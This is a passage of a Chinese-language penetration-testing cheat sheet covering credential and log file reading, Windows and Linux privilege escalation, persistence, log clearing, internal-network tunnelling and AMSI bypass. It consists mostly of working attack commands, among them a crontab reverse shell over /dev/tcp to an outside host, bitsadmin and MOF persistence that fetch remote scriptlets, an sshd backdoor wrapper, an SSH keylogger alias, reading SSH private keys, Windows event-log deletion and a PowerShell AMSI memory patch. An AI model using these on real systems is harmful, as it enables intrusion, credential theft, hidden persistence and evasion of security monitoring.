cat /etc/mail/sendmail.mc
cat /usr/share/sendmail/cf/cf/linux.smtp.mc
cat /etc/mail/sendmail.cf


# ssh
cat ~/.ssh/authorized_keys
cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key


# log
ls /var/log
cat /etc/httpd/logs/access_log
cat /etc/httpd/logs/access.log
cat /etc/httpd/logs/error_log
cat /etc/httpd/logs/error.log
cat /var/log/apache2/access_log
cat /var/log/apache2/access.log
cat /var/log/apache2/error_log
cat /var/log/apache2/error.log
cat /var/log/apache/access_log
cat /var/log/apache/access.log
```

```
cat /var/log/auth.log
cat /var/log/chttp.log
cat /var/log/cups/error_log
cat /var/log/dpkg.log
cat /var/log/faillog
cat /var/log/httpd/access_log
cat /var/log/httpd/access.log
cat /var/log/httpd/error_log
cat /var/log/httpd/error.log
cat /var/log/lastlog
cat /var/log/lighttpd/access.log
cat /var/log/lighttpd/error.log
cat /var/log/lighttpd/lighttpd.access.log
cat /var/log/lighttpd/lighttpd.error.log
cat /var/log/messages
cat /var/log/secure
cat /var/log/syslog
cat /var/log/wtmp
cat /var/log/xferlog
cat /var/log/yum.log
cat /var/run/utmp
cat /var/webmin/miniserv.log
cat /var/www/logs/access_log
cat /var/www/logs/access.log

# proc fuzz
/proc/self/fd/32
/proc/self/fd/33
/proc/self/fd/34
/proc/self/fd/35
/proc/sched_debug
/proc/mounts
/proc/net/arp
/proc/net/route
/proc/net/tcp
/proc/net/udp
/proc/net/fib_trie
/proc/version
```


12.权限提升

Windows

bypass UAC

常用方法

- 使用IFileOperation COM接口
- 使用Wusa.exe的extract选项
- 远程注入SHELLCODE 到傀儡进程
- DLL劫持，劫持系统的DLL文件
- eventvwr.exe and registry hijacking

- sdclt.exe
- SilentCleanup
- wscript.exe
- cmstp.exe
- 修改环境变量，劫持高权限.Net程序
- 修改注册表HKCU\Software\Classes\CLSID，劫持高权限程序
- 直接提权过UAC
- ……

常用工具

- UACME
- Bypass-UAC
- Yamabiko
- ...

提权

- windows内核漏洞提权

> 检测类:Windows-Exploit-Suggester,WinSystemHelper,wesng

> 利用类:windows-kernel-exploits，BeRoot

- 服务提权

> 数据库服务，ftp服务等

- WINDOWS错误系统配置
- 系统服务的错误权限配置漏洞
- 不安全的注册表权限配置
- 不安全的文件/文件夹权限配置
- 计划任务
- 任意用户以NT AUTHORITY\SYSTEM权限安装msi
- 提权脚本

> PowerUP,ElevateKit

Linux

内核溢出提权

linux-kernel-exploits

计划任务

```
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
```

SUID

```
find / -user root -perm -4000 -print 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \;
```

寻找可利用bin：https://gtfobins.github.io/

环境变量

```
cd /tmp
echo “/bin/sh” > ps
chmod 777 ps
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./shell
whoami
```


Linux环境变量提权 - 先知社区)

系统服务的错误权限配置漏洞

```
cat /var/apache2/config.inc
cat /var/lib/mysql/mysql/user.MYD
cat /root/anaconda-ks.cfg
```

不安全的文件/文件夹权限配置

```
cat ~/.bash_history
cat ~/.nano_history
cat ~/.atftp_history
cat ~/.mysql_history
cat ~/.php_history
```

找存储的明文用户名，密码

```
grep -i user [filename]
grep -i pass [filename]
grep -C 5 "password" [filename]
find . -name "*.php" -print0 | xargs -0 grep -i -n "var $password" # Joomla
```

13.权限维持

Windows

1、密码记录工具

WinlogonHack WinlogonHack 是一款用来劫取远程3389登录密码的工具，在 WinlogonHack 之前有一个 Gina 木马主要用来截取 Windows 2000下的密码，WinlogonHack 主要用于截 取 Windows XP 以及 Windows 2003 Server。 键盘记录器 安装键盘记录的目地不光是记录本机密码，是记录管理员一切的密码，比如说信箱，WEB 网页密码等等，这样也可以得到管理员的很多信息。 NTPass 获取管理员口令,一般用 gina 方式来,但有些机器上安装了 pcanywhere 等软件，会导致远程登录的时候出现故障，本软件可实现无障碍截取口令。 Linux 下 openssh 后门 重新编译运行的sshd服务，用于记录用户的登陆密码。

2、常用的存储Payload位置

WMI : 存储:

```
$StaticClass = New-Object Management.ManagementClass('root\cimv2', $null,$null)
$StaticClass.Name = 'Win32_Command'
$StaticClass.Put()
$StaticClass.Properties.Add('Command' , $Payload)
$StaticClass.Put()
```


读取:

```
$Payload=([WmiClass] 'Win32_Command').Properties['Command'].Value
```

包含数字签名的PE文件 利用文件hash的算法缺陷，向PE文件中隐藏Payload，同时不影响该PE文件的数字签名 **特殊ADS** ...

```
type putty.exe > ...:putty.exe
wmic process call create c:\test\ads\...:putty.exe
```

特殊COM文件

```
type putty.exe > \\.\C:\test\ads\COM1:putty.exe
wmic process call create \\.\C:\test\ads\COM1:putty.exe
```

磁盘根目录

```
type putty.exe >C:\:putty.exe
wmic process call create C:\:putty.exe
```

3、Run/RunOnce Keys

用户级

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

管理员

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\R
un
```

4、BootExecute Key

由于smss.exe在Windows子系统加载之前启动，因此会调用配置子系统来加载当前的配置单元，具体注册表键值为：

```
HKLM\SYSTEM\CurrentControlSet\Control\hivelist
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Control\Session Manager
```

5、Userinit Key

WinLogon进程加载的login scripts,具体键值：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
```


6、Startup Keys

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell
Folders
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell
Folders
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell
Folders
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell
Folders
```

7、Services

创建服务

```
sc create [ServerName] binPath= BinaryPathName
```

8、Browser Helper Objects

本质上是Internet Explorer启动时加载的DLL模块

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser
Helper Objects
```

9、AppInit_DLLs

加载User32.dll会加载的DLL

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Windows\AppInit_DLLs
```

10、文件关联

```
HKEY_LOCAL_MACHINE\Software\Classes
HKEY_CLASSES_ROOT
```

11、bitsadmin

```
bitsadmin /create backdoor
bitsadmin /addfile backdoor %comspec% %temp%\cmd.exe
bitsadmin.exe /SetNotifyCmdLine backdoor regsvr32.exe "/u /s
/i:https://host.com/calc.sct scrobj.dll"
bitsadmin /Resume backdoor
```

12、mof

```
pragma namespace("\\\\.\\root\\subscription")
instance of __EventFilter as $EventFilter
{
EventNamespace = "Root\\Cimv2";
Name = "filtP1";
Query = "Select * From __InstanceModificationEvent "
"Where TargetInstance Isa \"Win32_LocalTime\" "
"And TargetInstance.Second = 1";
QueryLanguage = "WQL";
};
instance of ActiveScriptEventConsumer as $Consumer
{
Name = "consP1";
ScriptingEngine = "JScript";
ScriptText = "GetObject(\"script:https://host.com/test\")";
};
instance of __FilterToConsumerBinding
{
Consumer = $Consumer;
Filter = $EventFilter;
};
```


管理员执行：

```
mofcomp test.mof
```

13、wmi

每隔60秒执行一次notepad.exe

```
wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE
Name="BotFilter82", EventNameSpace="root\cimv2",QueryLanguage="WQL",
Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance
ISA 'Win32_PerfFormattedData_PerfOS_System'"

wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE
Name="BotConsumer23",
ExecutablePath="C:\Windows\System32\notepad.exe",CommandLineTemplate="C:\Windows
\System32\notepad.exe"

wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE
Filter="__EventFilter.Name=\"BotFilter82\"",
Consumer="CommandLineEventConsumer.Name=\"BotConsumer23\""
```

14、Userland Persistence With Scheduled Tasks

劫持计划任务UserTask，在系统启动时加载dll

```
function Invoke-ScheduledTaskComHandlerUserTask
{
[CmdletBinding(SupportsShouldProcess = $True, ConfirmImpact = 'Medium')]
Param (
[Parameter(Mandatory = $True)]
[ValidateNotNullOrEmpty()]
[String]
$Command,

[Switch]
$Force
)
$ScheduledTaskCommandPath = "HKCU:\Software\Classes\CLSID\{58fb76b9-ac85-4e55-
ac04-427593b1d060}\InprocServer32"
if ($Force -or ((Get-ItemProperty -Path $ScheduledTaskCommandPath -Name
'(default)' -ErrorAction SilentlyContinue) -eq $null)){
New-Item $ScheduledTaskCommandPath -Force |
New-ItemProperty -Name '(Default)' -Value $Command -PropertyType string -Force |
Out-Null
}else{
Write-Verbose "Key already exists, consider using -Force"
exit
}

if (Test-Path $ScheduledTaskCommandPath) {
Write-Verbose "Created registry entries to hijack the UserTask"
}else{
Write-Warning "Failed to create registry key, exiting"
exit
}
}
Invoke-ScheduledTaskComHandlerUserTask -Command "C:\test\testmsg.dll" -Verbose
```

15、Netsh

```
netsh add helper c:\test\netshtest.dll
```

后门触发：每次调用netsh

> dll编写:https://github.com/outflanknl/NetshHelperBeacon

16、Shim

常用方式： InjectDll RedirectShortcut RedirectEXE

17、DLL劫持

通过Rattler自动枚举进程，检测是否存在可用dll劫持利用的进程 使用：Procmon半自动测试更精准，常规生成的dll会导致程序执行报错或中断，使用AheadLib配合生成dll劫持利用源码不会影响程序执行

工具：https://github.com/sensepost/rattler

工具：https://github.com/Yonsm/AheadLib

dll劫持不多说

18、DoubleAgent

编写自定义Verifier provider DLL 通过Application Verifier进行安装 注入到目标进程执行payload 每当目标进程启动，均会执行payload，相当于一个自启动的方式 POC : https://github.com/Cybellum/DoubleAgent

19、waitfor.exe

不支持自启动，但可远程主动激活，后台进程显示为waitfor.exe POC : https://github.com/3gstudent/Waitfor-Persistence

20、AppDomainManager

针对.Net程序，通过修改AppDomainManager能够劫持.Net程序的启动过程。如果劫持了系统常见.Net程序如powershell.exe的启动过程，向其添加payload，就能实现一种被动的后门触发机制

21、Office

劫持Office软件的特定功能:通过dll劫持,在Office软件执行特定功能时触发后门 利用VSTO实现的office后门 Office加载项

- Word WLL
- Excel XLL
- Excel VBA add-ins
- PowerPoint VBA add-ins

> 参考1： https://3gstudent.github.io/Use-Office-to-maintain-persistence

> 参考2： https://3gstudent.github.io/Office-Persistence-on-x64-operating-system

22、CLR

无需管理员权限的后门，并能够劫持所有.Net程序 POC:https://github.com/3gstudent/CLR-Injection

23、msdtc

利用MSDTC服务加载dll，实现自启动，并绕过Autoruns对启动项的检测 利用：向%windir%\system32\目录添加dll并重命名为oci.dll

24、Hijack CAccPropServicesClass and MMDeviceEnumerato

利用COM组件，不需要重启系统，不需要管理员权限 通过修改注册表实现 POC：https://github.com/3gstudent/COM-Object-hijacking

25、Hijack explorer.exe

COM组件劫持，不需要重启系统，不需要管理员权限 通过修改注册表实现

```
HKCU\Software\Classes\CLSID{42aedc87-2188-41fd-b9a3-0c966feabec1}
HKCU\Software\Classes\CLSID{fbeb8a05-beee-4442-804e-409d6c4515e9}
HKCU\Software\Classes\CLSID{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}
HKCU\Software\Classes\Wow6432Node\CLSID{BCDE0395-E52F-467C-8E3D-C4579291692E}
```

26、Windows FAX DLL Injection

通过DLL劫持，劫持Explorer.exe对`fxsst.dll`的加载 Explorer.exe在启动时会加载`c:\Windows\System32\fxsst.dll`(服务默认开启，用于传真服务)将payload.dll保存在`c:\Windows\fxsst.dll`，能够实现dll劫持，劫持Explorer.exe对`fxsst.dll`的加载

27、特殊注册表键值

在注册表启动项创建特殊名称的注册表键值，用户正常情况下无法读取(使用Win32 API)，但系统能够执行(使用Native API)。

《渗透技巧——"隐藏"注册表的创建》

《渗透技巧——"隐藏"注册表的更多测试》

28、快捷方式后门

替换我的电脑快捷方式启动参数 POC : https://github.com/Ridter/Pentest/blob/master/powershell/MyShell/Backdoor/LNK_backdoor.ps1

29、Logon Scripts

```
New-ItemProperty "HKCU:\Environment\" UserInitMprLogonScript -value
"c:\test\11.bat" -propertyType string | Out-Null
```

30、Password Filter DLL

31、利用BHO实现IE浏览器劫持

Linux

crontab

每60分钟反弹一次shell给dns.wuyun.org的53端口

```
#!bash
(crontab -l;printf "*/60 * * * * exec 9<> /dev/tcp/dns.wuyun.org/53;exec
0<&9;exec 1>&9 2>&1;/bin/bash --noprofile -i;\rno crontab for
`whoami`%100c\n")|crontab -
```

硬链接sshd

```
#!bash
ln -sf /usr/sbin/sshd /tmp/su; /tmp/su -oPort=2333;
```

链接：ssh root@192.168.206.142 -p 2333

SSH Server wrapper

```
#!bash
cd /usr/sbin
mv sshd ../bin
echo '#!/usr/bin/perl' >sshd
echo 'exec "/bin/sh" if (getpeername(STDIN) =~ /^..4A/);' >>sshd
echo 'exec {"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,' >>sshd
chmod u+x sshd
//不用重启也行
/etc/init.d/sshd restart
socat STDIO TCP4:192.168.206.142:22,sourceport=13377
```

SSH keylogger

vim当前用户下的.bashrc文件,末尾添加

```
#!bash
alias ssh='strace -o /tmp/sshpwd-`date '+%d%h%m%s'`.log -e read,write,connect -
s2048 ssh'
```

source .bashrc

Cymothoa_进程注入backdoor

```
./cymothoa -p 2270 -s 1 -y 7777
nc -vv ip 7777
```

rootkit

- openssh_rootkit
- Kbeast_rootkit
- Mafix + Suterusu rootkit

Tools

- Vegile
- backdoor

14.痕迹清理

Windows日志清除

获取日志分类列表：

```
wevtutil el >1.txt
```

获取单个日志类别的统计信息： eg.

```
wevtutil gli "windows powershell"
```

回显：

```
creationTime: 2016-11-28T06:01:37.986Z
lastAccessTime: 2016-11-28T06:01:37.986Z
lastWriteTime: 2017-08-08T08:01:20.979Z
fileSize: 1118208
attributes: 32
numberOfLogRecords: 1228
oldestRecordNumber: 1
```

查看指定日志的具体内容：

```
wevtutil qe /f:text "windows powershell"
```

删除单个日志类别的所有信息：

```
wevtutil cl "windows powershell"
```


破坏Windows日志记录功能

利用工具

- Invoke-Phant0m
- Windwos-EventLog-Bypass

Metasploit

```
run clearlogs
clearev
```

3389登陆记录清除

```
@echo off
@reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"
/va /f
@del "%USERPROFILE%\My Documents\Default.rdp" /a
@exit
```

15.内网穿透

区分正向代理与反向代理

A----b----C

```
A去请求C,B作为代理，代替A去访问C，并将返回的结果转发给A    那么B就是正向代理
B主动与A的8888端口连接，并将A:8888的访问转发到C:80上去，并将结果转发给A,则B是反向代理
反向代理优势： 当AB之间有防火墙，不允许A连B,但是允许B连A
```

0x01 场景与思路分析

场景一：内网防火墙对出口流量没有任何端口限制

思路：**由于防火墙对出口流量没有任何端口限制，我们的可选择的方案非常灵活，如：反弹shell**

场景二：内网防火墙仅允许内网主机访问外网的特定端口（如：80, 443）

思路：由于防火墙仅允许部分特定外网端口可以访问，思路一仍然是反弹shell只不过目标端口改成特定端口即可；思路二则是端口转发，将内网主机的某些服务的端口转发到外网攻击主机上的防火墙允许的特定端口上，再通过连接外网主机上的本地端口来访问内网服务

方法一：反弹shell可参考场景一中的方法，仅需修改目标端口为防火墙允许的特定端口即可

方法二：端口转发

方法三：SSH的动态端口转发配合proxychains来代理所有流量进一步渗透内网

1.在内网主机上执行

```
ssh -f -N -R 2222:127.0.0.1:22 -p 80 root@192.168.0.230
(输入外网主机的SSH口令)
```


2.在外网主机上执行

```
ssh -f -N -D 127.0.0.1:8080 -p 2222 avfisher@127.0.0.1
(输入内网主机的SSH口令)
```

3.在外网主机上配置proxychains设置socks4代理

```
$ vim /etc/proxychains.conf
[ProxyList]
socks4 127.0.0.1 8080
```

4.使用proxychains代理所有流量进入内网

```
proxychains nc -nv 10.0.2.5 3306
```

场景三：TCP不出网-HTTP代理

一.reGeorg

reGeorg原版：https://github.com/sensepost/reGeorg
reGeorg修改版：https://github.com/L-codes/Neo-reGeorg

假设拿到的Webshell是http://aaa.com/shell.jsp，以原版reGeorg为例。

上传reGeorg中的 tunnel.jsp，假设当前URL为http://aaa.com/tunnel.jsp

在本地PC运行如下命令

```
python reGeorgSocksProxy.py -p 8080 -h 0.0.0.0 -u http://aaa.com/tunnel.jsp
```

此时，将在本地PC的8080开启一个Socks端口，使用Proxifier即可进行代理。需要注意的是，由于这个http代理隧道比较脆弱，建议根据每个目标host单独添加规则，最好不要设置成全局代理。

二.pystinger

蜂刺-stinger_client

pystinger

整体结构：

1.上传 proxy.jsp到目标Web服务器，上传stinger_server/stinger_server.exe到目标系统。

2.使用Webshell启动stinger_server

```
Linux:
chmod +x /tmp/stinger_server
nohup /tmp/stinger_server>/dev/null nohup.out &

Windows: start D:/XXX/stinger_server.exe
```

3.VPS服务端启动监听

```
./stinger_client -w http://aaa.com/proxy.jsp -l 0.0.0.0 -p 60000
```


以上操作成功后，VPS会监听60000端口，接下来直接配置好Proxifier就可以访问目标内网了。

特别注意：这个代理也不是很稳定，有时候会断开(Wrong data)。遇到断开情况后，手动kill stinger_server进程 再启动，最后重启VPS服务端stinger_client即可

场景四 TCP出网-socks代理

frp

搭建步骤：
1.VPS运行服务端

```
./frps -c frps.ini
```

注：建议用Screen将frp挂起到后台，Screen挂起程序参考用screen 在后台运行程序 - 简书

frps.ini内容：

```
[common]
bind_port = 8080
tls_only = true
tcp_mux = true
privilege_token = token123
kcp_bind_port = 8080
```

2.使用VPS将frpc frpc.ini上传到主机tmp目录，然后运行

```
Linux:
chmod +x /tmp/frpc-x86
nohup /tmp/frpc-x86 -c /tmpfrpc.ini>/dev/null nohup.out &

Windows
frpc -c frpc.ini
```

注：有时候用Webshell管理工具会上传失败或上传文件不完整，可以cd到frp目录，在vps使用 `python -m SimpleHTTPServer 80` 启动一个webserver，然后在客户端使用 `curl http://vpsip/frpc` 下载文件。

以上操作成功后，VPS控制台会有输出，然后VPS会启动一个10001端口，接下来直接配置好Proxifier就可以访问目标内网了。

Proxifier使用参考：Proxifier Socks5 代理（内网访问、远程办公）

ps：frp会涉及到免杀的问题，这里推荐另一个代理工具，体积更小，可以看作是rust版本的frp

fuso

0x02 Lcx

内网IP：192.168.183.168
公网IP：192.168.183.181

端口转发

内网机器上执行命令：`lcx.exe -slave 公网IP 端口 内网IP 端口`
将内网的3389端口转发到公网的6666端口

```
lcx.exe -slave 192.168.183.181 6666 192.168.183.168 3389
lcx.exe -slave 192.168.183.181 6666 127.0.0.1 3389
```

公网机器上执行命令：`lcx.exe -listen 监听端口 连接端口`
将在6666端口接收到的数据转发到2222端口

```
lcx.exe -listen 6666 2222
```

使用命令`mstsc /v:127.0.0.1:2222`即可连接到内网3389端口

端口映射

如果内网机器防火墙禁止3389出站，可以使用tran命令将3389端口映射到其他端口上
内网机器上执行命令：`lcx.exe -tran 映射端口 连接IP 连接端口`

```
lcx.exe -tran 66 192.168.183.168 3389
```

因为实验环境是内网所以直接连接66端口即可访问3389端口，公网还需要端口转发

0x03 SSH隧道

```
ssh参数详解：
    -C Enable compression 压缩数据传输
    -q Quiet mode. 安静模式
    -T Disable pseudo-tty allocation. 不占用 shell
    -f Requests ssh to go to background just before command execution. 后台运行，并推荐加上 -n 参数
    -N Do not execute a remote command. 不执行远程命令，端口转发就用它
    -L port:host:hostport 将本地机(客户机)的某个端口转发到远端指定机器的指定端口.
    -R port:host:hostport 将远程主机(服务器)的某个端口转发到本地端指定机器的指定端口.
    -D port 指定一个本地机器动态的应用程序端口转发.
    -g port 允许远程主机连接到建立的转发的端口，如果不加这个参数，只允许本地主机建立连接
```

SSH本地转发

语法格式：

```
ssh -L [local_bind_addr:]local_port:remote:remote_port middle_host
```

远程管理服务器上的mysql，mysql不能直接root远程登陆。这时候就可以通过本地转发，通过ssh将服务器的3306端口转发到1234端口。

```
ssh -CfNg -L 2222:127.0.0.1:3306 root@139.196.xx.xx
```

工作原理：在本地指定一个由ssh监听的转发端口2222，将远程主机的3306端口(127.0.0.1:3306)映射到本地的2222端口，当有主机连接本地映射的2222端口时，本地ssh就将此端口的数据包转发给中间主机VPS，然后VPS再与远程主机端口(127.0.0.1:3306)通信。
数据流向：Kali -> 2222 -> VPS -> 127.0.0.1:3306

SSH远程转发

语法格式：

```
ssh -R [bind_addr:]remote1_port:host:port remote1
```

假设kali开了一个80端口的web服务，外网无法访问，使用远程转发，将kali的80端口转发到外网的其他端口，这时候访问外网的端口，就访问到了内网的端口。

```
ssh -CfNg -R 4444:127.0.0.1:80 root@192.168.183.195
```

此时在192.168.183.195这台主机上访问127.0.0.1:4444端口即可访问到kali的80端口
工作原理：kali在请求外网主机的sshd服务，在外网主机上建立一个套接字监听端口(4444)，它是kali的80端口的映射，当有主机连接外网的4444端口时，连接的数据全部转发给kali，再由kali去访问127.0.0.1:80。

这里要注意一点，远程端口转发是由远程主机上的sshd服务控制的，默认配置情况下，sshd服务只允许本地开启的远程转发端口(4444)绑定在环回地址(127.0.0.1)上，即使显式指定了bind_addr也无法覆盖。也就是这里访问127.0.0.1:4444端口可以访问成功，访问192.168.183.195:4444却不能访问成功。

要允许本地的远程转发端口绑定在非环回地址上，需要在外网主机的sshd配置文件中启用"GatewayPorts"项，它的默认值为no，这里将它改为yes。然后重新远程转发一下即可用外网地址访问。

SSH动态转发,正向代理做动态的端口转发

本地或远程转发端口和目标端口所代表的应用层协议是一对一的关系，不同的服务就要建立不同的端口，工作很是繁琐，而动态转发只需绑定一个本地端口，而目标端口是根据你发起的请求决定的，比如请求为445端口，通过ssh转发的请求也是445端口。

语法格式：

```
ssh -D [bind_addr:]port remote
```

这里举一个最简单的列子：翻墙。国内正常情况下上不了Google，我们可以通过将流量转发到国外的vps上这样就可以正常访问了。
在本地执行以下命令，并查看建立连接情况

```
ssh -Nfg -D 3333 root@45.77.xx.xx
```

连接建立成功，设置浏览器到本地主机的3333端口

SSH动态转发，正向代理进行单一的端口转发

利用ssh -L 提供正向代理，将192.168.183.2的80端口映射到45.77.xx.xx的1111端口上

访问45.77.xx.xx:1111相当于访问192.168.183.2:80 中间需要192.168.183.1的ssh进行正向代理进行利用。

语法格式：

```
ssh -L 45.77.xx.xx:1111:192.168.183.2:80 root@192.168.183.1
```

此时我们访问45.77.xx.xx的1111端口就相当于访问内网不出网机器的192.168.183.2:80

16.Bypass AMSI

How to Bypass AMSI

管理员权限关闭amsi

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

一键关闭AMSI

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPubilc,Static').SetValue($null,$true)
```

被加黑了，可以混淆过

powershell降级

```
powershell.exe -version 2   //改变powershell运行版本
```

内存补丁

```
$p=@"
using System;
using System.Linq;
using System.Runtime.InteropServices;
public class Program
{
[DllImport("kernel32")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
[DllImport("kernel32")]
public static extern IntPtr LoadLibrary(string name);
[DllImport("kernel32")]
public static extern IntPtr VirtualProtect(IntPtr lpAddress, UIntPtr dwSize,
uint flNewProtect, out uint lpfloldProtect);
public static void Bypass()
{
String a =
"isma";
IntPtr lib = LoadLibrary(String.Join(""
, a.Reverse().ToArray()) +
"
.dll");
IntPtr addr = GetProcAddress(lib,
"AmsiOpenSession");
uint old = 0;
byte[] p;
p = new byte[6];
p[0] = 0xB8;
p[1] = 0xFF;
p[2] = 0xFF;
p[3] = 0xFF;
p[4] = 0xFF;
p[5] = 0xC3;
VirtualProtect(addr, (UIntPtr)p.Length, 0x04, out old);
Marshal.Copy(p, 0, addr, p.Length);
VirtualProtect(addr, (UIntPtr)p.Length, old, out old);
    }
}
"@
Add-Type $p
[Program]::Bypass()
```


参考链接:

```
https://github.com/NyDubh3/Pentesting-Active-Directory-CN
https://github.com/shmilylty/Intranet_Penetration_Tips
```